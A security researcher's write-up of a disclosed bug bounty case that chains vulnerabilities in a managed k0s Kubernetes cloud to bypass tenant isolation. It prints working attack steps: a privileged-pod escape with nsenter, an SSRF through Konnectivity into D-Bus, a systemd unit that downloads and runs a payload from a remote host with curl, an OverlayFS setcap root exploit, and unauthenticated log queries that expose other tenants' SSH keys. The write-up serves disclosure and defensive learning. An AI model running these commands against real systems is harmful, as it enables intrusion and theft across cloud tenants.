❌

Reading view

An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

Introduction

Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

1. Gaining initial access through a managed Kubernetes cluster

Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

1.1. Escaping the worker node

First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'

After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

nsenter --target 1 --mount --uts --ipc --net --pid – bash

After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address

Kubelet configuration and API server address

Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token

Konnectivity service account token

1.2. Analysis of control plane services

After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"

Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity

1.3. Exploiting Konnectivity

To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}

The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26

enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}

The server reads any Packet packets from the stream initiated by the agent (worker node):

//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in

Next, the packets go to the backend manager:

//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {

Then comes the most interesting part:

//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)

In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties

Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false

The following sockets were then opened:

/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path

The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

As a result, we successfully received a callback from the control plane.

Konnectivity-server context and node network interfaces

Konnectivity-server context and node network interfaces

Mirantis, the company behind the k0s project, confirmed the vulnerability.

1.4. Privilege escalation on the host

Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

Confirmation of command execution with root privileges

Confirmation of command execution with root privileges

Gaining root privileges opened up several interesting attack vectors:

  1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
  2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

2. Adventures in the overlay network

2.1. Victoria stack

An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }

It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
